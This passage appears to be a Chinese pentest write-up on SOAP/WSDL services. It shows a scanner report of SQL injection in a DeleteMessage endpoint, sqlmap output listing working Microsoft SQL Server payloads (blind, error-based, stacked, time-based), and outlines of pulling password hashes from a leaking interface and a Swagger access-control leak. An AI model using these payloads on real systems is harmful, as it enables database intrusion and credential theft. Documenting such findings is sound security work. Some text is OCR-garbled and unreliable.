

SOAP-WSDL 漏扫 SQL 注入-数据库权限

1、发现 SOAP 接口



2、导入工具分析并扫描



3、发现存在 SQL 注入

SQL Injection

SQL Injection Scans work through a list of predefined strings that could be used to execute arbitrary SQL code in a database, and inserts those strings into the parameters of the request.

If an unexpected response is received, this is an indication that input validation has failed to remove the potentially malicious SQL strings from the parameters, and that data should be sanitized before it is used to construct SQL queries.

Scan	SQL Injection	
Severity	ERROR	
Endpoint		WebServices/InboxMessagesWS.asmx
Request	DeleteMessage	
Test Step	DeleteMessage	
Modified Parameters	Name	Value
	toUser	<pre><soap:envelope xmlns:soap="http://www.w3.org/2003/05/ soap-envelope" xmlns:tem="http://tempuri.org/"> <soap:header></soap:header> < soap:Body> <tem:deletemessage> <!--Optional:--> <tem:touser> admin" or 1=1</tem:touser> <!--Optional:--> <tem:title>?</tem:title> <!--Optional:--> <tem:content>?</tem:content> <!--Optional:--> < tem:msgClass>? </tem:deletemessage> </soap:envelope></pre>
Response	No content	
Alerts	Sensitive Information Exposure: null/empty response body	
Action Points	You may need to remove SQL tokens from the contents of the parameter tollser	
CWE-ID	CWE-89	
Issue Number		

4、利用当前接口进行数据包注入



```
[20:57:17] [INFO] parsing HTTP request from 'xm1.txt'
[20:57:18] [INFO] resuming back-end DBMS 'microsoft sql server'
[20:57:18] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:

Parameter: toUser (POST)
Type: boolean-based blind
Title: Microsoft SQL Server/Sybase boolean-based blind - Stacked queries (IF)
Payload: toUser=1';IF(4994=4994) SELECT 4994 ELSE DROP FUNCTION ONVG-&title=11&content=1&msgClass=1

Type: error-based
Title: Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)
Payload: toUser=1' AND 7606 IN (SELECT (CHAR(113)+CHAR(98)+CHAR(112)+CHAR(113)+CHAR(113)+(SELECT (CA)
THEN CHAR(49) ELSE CHAR(48) END))+CHAR(113)+CHAR(120)+CHAR(122)+CHAR(106)+CHAR(113)))-- zeJR&title=1
lass=1


Type: stacked queries
Title: Microsoft SQL Server/Sybase stacked queries (comment)
Payload: toUser=1'; WAITFOR DELAY '0:0:5' -- &title=11&content=1&msgClass=1

Type: time-based blind
Title: Microsoft SQL Server/Sybase time-based blind (IF)
Payload: toUser=1' WAITFOR DELAY '0:0:5' -- yQnd&title=11&content=1&msgClass=1

[20:57:18] [INFO] the back-end DBMS is Microsoft SQL Server
2012
```

SOAP-WSDL 泄漏密码获取接口-后台权限

访问后台路由/admin/externalLogin, 重定向到/admin, 是后台的登陆界面:



其中 loadUserByUsername 可以通过用户名读取密码的哈希值,发包触发得到



OpenAPI-Swagger 接口项目发包-越权信息泄漏

